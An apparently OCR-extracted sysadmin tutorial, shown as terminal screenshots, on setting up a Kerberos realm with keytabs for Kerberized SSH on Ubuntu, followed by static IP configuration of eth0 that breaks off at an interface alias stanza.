

```
[realms]
        MYKERBEROS.COM = {
                kdc = mykerberos.com
                admin_server = mykerberos.com
        }
```




```
[domain_realm]
        .mit.edu = ATHENA.MIT.EDU
        mit.edu = ATHENA.MIT.EDU
        .media.mit.edu = MEDIA-LAB.MIT.EDU
        media.mit.edu = MEDIA-LAB.MIT.EDU
        .csail.mit.edu = CSAIL.MIT.EDU
        csail.mit.edu = CSAIL.MIT.EDU
        .whoi.edu = ATHENA.MIT.EDU
        whoi.edu = ATHENA.MIT.EDU
        .stanford.edu = stanford.edu
        .slac.stanford.edu = SLAC.STANFORD.EDU
        mykerberos.com = MYKERBEROS.COM
        .mykerberos.com = MYKERBEROS.com
```




```
tajinder@mykerberos:~$ sudo kadmin.local
Authenticating as principal root/admin@MYKERBEROS.COM with password.
kadmin.local:  listprincs
K/M@MYKERBEROS.COM
kadmin/admin@MYKERBEROS.COM
kadmin/changepw@MYKERBEROS.COM
kadmin/ec2-54-201-82-69.us-west-2.compute.amazonaws.com@MYKERBEROS.COM
krbtgt/MYKERBEROS.COM@MYKERBEROS.COM
kadmin.local:
```




```
kadmin.local:  addprinc tajinder
WARNING: no policy specified for tajinder@MYKERBEROS.COM; defaulting to no polic
y
Enter password for principal "tajinder@MYKERBEROS.COM":
Re-enter password for principal "tajinder@MYKERBEROS.COM":
Principal "tajinder@MYKERBEROS.COM" created.
kadmin.local:
```




```
kadmin.local:  addprinc root/admin
WARNING: no policy specified for root/admin@MYKERBEROS.COM; defaulting to no pol
icy
Enter password for principal "root/admin@MYKERBEROS.COM":
Re-enter password for principal "root/admin@MYKERBEROS.COM":
Principal "root/admin@MYKERBEROS.COM" created.
kadmin.local:
```




```
tajinder@sshclient:~$ sudo apt-get install krb5-user
[sudo] password for tajinder:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  krb5-config libgssapi-krb5-2 libgssrpc4 libkadm5clnt-mit8 libkadm5srv-mit8
  libkdb5-6 libkrb5-3 libkrb5support0
Suggested packages:
  krb5-doc
The following NEW packages will be installed:
  krb5-config krb5-user libgssrpc4 libkadm5clnt-mit8 libkadm5srv-mit8
  libkdb5-6
The following packages will be upgraded:
  libgssapi-krb5-2 libkrb5-3 libkrb5support0
3 upgraded, 6 newly installed, 0 to remove and 323 not upgraded.
Need to get 834 kB of archives.
After this operation, 1,129 kB of additional disk space will be used.
Do you want to continue [Y/n]?
```




```
tajinder@sshclient:~$ kinit root/admin
Password for root/admin@MYKERBEROS.COM:
tajinder@sshclient:~$
```




```
tajinder@sshserver:~$ sudo apt-get install openssh-server krb5-config
[sudo] password for tajinder:
Reading package lists... Done
Building dependency tree
Reading state information... Done
openssh-server is already the newest version.
The following NEW packages will be installed:
  krb5-config
0 upgraded, 1 newly installed, 0 to remove and 326 not upgraded.
Need to get 23.0 kB of archives.
After this operation, 98.3 kB of additional disk space will be used.
Do you want to continue [Y/n]?
```




```
# GSSAPI options
#GSSAPIAuthentication no
#GSSAPICleanupCredentials yes
```




```
kadmin.local:  addprinc -randkey host/sshserver.com
WARNING: no policy specified for host/sshserver.com@MYKERBEROS.COM; defaulting t
o no policy
Principal "host/sshserver.com@MYKERBEROS.COM" created.
kadmin.local:
```




```
kadmin.local:  ktadd -k /tmp/sshserver.com.keytab host/sshserver.com
Entry for principal host/sshserver.com with kvno 2, encryption type aes256-cts-h
mac-sha1-96 added to keytab WRFILE:/tmp/sshserver.com.keytab.
Entry for principal host/sshserver.com with kvno 2, encryption type arcfour-hmac
 added to keytab WRFILE:/tmp/sshserver.com.keytab.
Entry for principal host/sshserver.com with kvno 2, encryption type des3-cbc-sha
1 added to keytab WRFILE:/tmp/sshserver.com.keytab.
Entry for principal host/sshserver.com with kvno 2, encryption type des-cbc-crc
added to keytab WRFILE:/tmp/sshserver.com.keytab.
kadmin.local:
```




```
tajinder@mykerberos:~$ sudo scp /tmp/sshserver.com.keytab tajinder@sshserver.com
:/tmp/krb5.keytab
tajinder@sshserver.com's password:
sshserver.com.keytab                          100%  306     0.3KB/s   00:00
tajinder@mykerberos:~$
```



```
tajinder@sshclient:~$ ssh sshserver.com
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Jan  5 09:23:52 2016 from mykerberos.com
tajinder@sshserver:~$
```



```
root@sshserver:~# cp /etc/NetworkManager/NetworkManager.conf /etc/NetworkManager
/NetworkManager.conf.bak
root@sshserver:~#
```



Active Network Connections

Wired connection 1 (default)


General

Interface: Ethernet (eth0)
Hardware Address: 00:0C:29:28:72:D
Driver: pcnet32
Speed: Unknown
Security: None


IPv4

IP Address: 192.168.1.101
Broadcast Address: 192.168.1.255
Subnet Mask: 255.255.255.0
Default Route: 192.168.1.1
Primary DNS: 192.168.1.1


IPv6




```
root@sshserver:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:28:72:d6
          inet addr:192.168.1.101  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe28:72d6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:141738 errors:4 dropped:4 overruns:0 frame:0
          TX packets:61838 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:36084367 (36.0 MB)  TX bytes:9779618 (9.7 MB)
          Interrupt:19 Base address:0x2000
```




```
root@sshserver:~# ifconfig -a | grep eth
eth0      Link encap:Ethernet  HWaddr 00:0c:29:28:72:d6
root@sshserver:~#
```




```
root@sshserver:~# lshw -class network
  *-network
       description: Ethernet interface
       product: 79c970 [PCnet32 LANCE]
       vendor: Hynix Semiconductor (Hyundai Electronics)
       physical id: 1
       bus info: pci@0000:02:01.0
       logical name: eth0
       version: 10
       serial: 00:0c:29:28:72:d6
       width: 32 bits
       clock: 33MHz
       capabilities: bus_master rom ethernet physical logical
       configuration: broadcast=yes driver=pcnet32 driverversion=1.35 ip=192.168
.1.101 latency=64 link=yes maxlatency=255 mingnt=6 multicast=yes
       resources: irq:19 ioport:2000(size=128) memory:e7b00000-e7b0ffff
root@sshserver:~#
```




```
[main]
plugins=ifupdown,keyfile
dns=dnsmasq

no-auto-default=00:0C:29:28:72:D6,

[ifupdown]
managed=false
```




```
auto lo
iface lo inet loopback
```




```
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static

address         192.168.1.101
netmask         255.255.255.0
network         192.168.1.0
broadcast       192.168.1.255
gateway         192.168.1.1
```




```
auto eth0:0
iface eth0:0 inet static

